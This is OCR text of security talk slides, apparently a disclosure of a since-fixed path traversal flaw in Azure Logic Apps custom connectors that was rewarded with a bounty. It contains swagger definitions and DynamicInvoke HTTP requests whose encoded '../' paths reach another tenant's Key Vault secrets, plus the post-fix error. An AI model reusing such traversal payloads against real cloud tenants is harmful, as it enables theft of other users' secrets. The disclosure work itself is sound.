
Path and method valid?

Azure Resource Manager

Authentication

```
Path.Join(Host, ConnectionId, InputEndpoint)
```


Call endpoint “/path”, Method: “POST”, Body: “<Data>”
Path and method valid?
Azure Resource Manager
Authentication
Path.Join(Host, ConnectionId, InputEndpoint)
Azure API Management
connector swagger and policies


Call endpoint “/path”, Method: “POST”, Body: “<Data>”
Path and method valid?
Azure Resource Manager
Authentication
Path.Join(Host, ConnectionId, InputEndpoint)
Azure API Management
connector swagger and policies
Uh oh!

Logic Apps Custom Connector

Microsoft

Logic Apps Custom Connector

Add to Favorites

Microsoft | Azure Service

★ 3.4 (52 ratings)

Plan

Logic Apps Custom Connector

Create

custom1 >

Edit Logic Apps Custom Connector

custom1

Connector Name: MyCustomizer

1. General > 2. Security > 3. Definition

Swagger editor | Update con

```yaml
swagger: '2.0'
info:
  title: myconnector
  description: my nice connector that does a lost of things that we want it to  do andnand
  version: '1.0'
host: ej1vnbcrgf4a4mep2tgsxv3u2l8cw3pre.bcollaborator.binsec.cloud
basePath: /
schemes:
  - https
consumes: []
produces: []
paths:
  /CustomAPis: {}
  /hei/a:
    post:
      responses:
        default:
          description: default
          schema:
            description: thing that comes back
            title: myresponse
            type: boolean
      summary: call some api
      operationId: '1'
      x-ms-visibility: important
      description: aasdsadsavfvfe
      parameters: []
  /admin/vfs/c:/: {}
  /path/{paths}:
    get:
      responses:
        default:
          description: default
          schema: {}
      summary: path thing
      operationId: '0'
      parameters:
        - name: paths
          required: true
          type: string
          in: path
  /hei:
    get:
      responses:
        default:
          description: default
          schema: {}
```

myconnector 1.0

[Base URL: ej1vnbcrgf4a4mep2tgsxv3u2l8cw3pre.

my nice connector that does a lost of things that

Schemes: HTTPS

default

- POST /hei/a call some api
- GET /path/{paths} path thing
- GET /hei do something on localhost
- GET /heisann check this out

```yaml
paths:
  /path/{path}:
    get:
      operationId: "1"
      parameters:
        - name: path
          in: path
          required: true
          type: string
      responses:
        '200':
          description: OK
```

```
OST /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/token-
storer/providers/Microsoft.Web/connections/custom2/DynamicInvoke?api-version=2018-07-
01-preview HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>


{
    "request": {
        "method": "get",
        "path":
"path/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/apim/<ConnectorID>/<ConnectionID>/<Endpoint>"
    }
}
```

```
OST /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/token-
storer/providers/Microsoft.Web/connections/custom2/DynamicInvoke?api-version=2018-07-
01-preview HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>


{
    "request": {
        "method": "get",
        "path":
"path/%2e%2e/%2e%2e/%2e%2e/%2e%2e/apim/<ConnectorID>/<ConnectionID>/<Endpoint>"
    }
}
```

Path Traversal

```
OST /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/token-
storer/providers/Microsoft.Web/connections/custom2/DynamicInvoke?api-version=2018-07-
01-preview HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>


{
    "request": {
        "method": "get",
        "path":
"path/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/apim/<ConnectorID>/<ConnectionID>/<Endpoint>"
    }
}
```

New Path

```
GET /apim/CustomConnector/8705adef6584ce71dcb92d50e7465f1e/
path/%2e%2e/%2e%2e/%2e%2e/%2e%2e/apim/keyvault/
fd8d0f4f40694959 91ccb4974f96a1ed/secrets/victimsecret/value
HTTP/2
```

```
GET /apim/CustomConnector/8705adef6584ce71dcb92d50e7465f1e/
path/%2e%2e/%2e%2e/%2e%2e/%2e%2e/apim/keyvault/
fd8d0f4f4069495991ccb4974f96a1ed/secrets/victimsecret/value
HTTP/2
```

Runtime URL


```
GET /apim/CustomConnector/8705adef6584ce71dcb92d50e7465f1e/
path/%2e%2e/%2e%2e/%2e%2e/%2e%2e/apim/keyvault/
fd8d0f4f40694959[illegible]1ccb4974f96a1ed/secrets/victimsecret/value
HTTP/2
```

Traversal

```
GET /apim/CustomConnector/8705adef6584ce71dcb92d50e7465f1e/
path/%2e%2e/%2e%2e/%2e%2e/%2e%2e/apim/keyvault/
fd8d0f4f4069495991ccb4974f96a1ed/secrets/victimsecret/value
HTTP/2
```


Victim’s API Connection

```
GET /apim/CustomConnector/8705adef6584ce71dcb92d50e7465f1e/
path/%2e%2e/%2e%2e/%2e%2e/%2e%2e/apim/keyvault/
fd8d0f4f4069495991ccb4974f96a1ed/secrets/victimsecret/value
HTTP/2
```



Victim’s secret

Demo


Get started with your upgraded
victomkeyvault - Microsoft Azu
myrun - Microsoft Azure
Logic App Diagnostics Informat
keyvault-4 - Microsoft Azure
https://portal.azure.com/#@thegmastermanoutlook.onmicrosoft.com/resource/subscriptions/162fc6db-03cd-4fe8-ab44-dc0a947e74af/resourceGroups/api-connec...
Incognito
Microsoft Azure
Upgrade
Search resources, services, and docs (G+/)
Copilot
thegmasterman@outlo...
DEFAULT DIRECTORY (THEGMAS...
Name: Haakon Gul
Email: thegmasterman@outlook.com
Directory: Default Directory (27f83964
Domain: thegmastermanoutlook.onmi
Your sign in used multifactor authenti
Home > keyvault > api-connection >
victomkeyvault
Key vault
Search
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Access policies
Resource visualizer
Events
Objects
Keys
Secrets
Certificates
Settings
Monitoring
Automation
Help
Delete
Move
Refresh
Open in mobile
Essentials
JSON View
Resource group (move) : api-connection
Location : Norway East
Subscription (move) : Azure subscription 1
Subscription ID : 162fc6db-03cd-4fe8-ab44-dc0a947e74af
Vault URI : https://victomkeyvault.vault.azure.net/
Sku (Pricing tier) : Standard
Directory ID : 27f83964-8425-4197-8278-6e183a413ea3
Directory Name : Default Directory
Soft-delete : Enabled
Purge protection : Disabled
Tags (edit) : Add tags
Get started
Properties
Monitoring
Tools + SDKs
Tutorials
Manage keys and secrets used by apps and services
Our recommendation is to use a vault per application per environment (Development, Pre-Production and Production). This helps you to not share secrets across environments and also reduces the threat in case of a breach.
Control access to key vault
Assign access policy and determine whether a given service principal, namely an application or user group, can perform different operations on key vault keys, secrets or certificates.
Enable logging and set up alerts
Enable logging to monitor how, when and by whom your key vaults are accessed. Monitor performance and configure alerts for key vault metrics e.g., service API latency, error code, throttling.
Turn on recovery options
For protection against accidental or malicious deletion, soft-delete is enabled. Turn on purge protection to guard against manual purging of deleted key vaults and items. Learn more

Microsoft Response

$40.000

What did they fix?

What did they fix?

```
{
    "request": {
        "method": "get",
        "path": "path/%2e%2e/"
    }
}
```

What did they fix?

```
{
    "error": {
        "code": "InvalidApiConnectionDynamicInvokeRequest",
        "message": "The dynamic invocation request for api connection is invalid. The
    }
}
```

What did they fix?

```
{
    "error": {
        "code": "InvalidApiConnecti
        "message": "The dynamic inv
    }
}
```

Takeaways

Hacking Azure is not black magic

The Fix is Silent

Any Questions?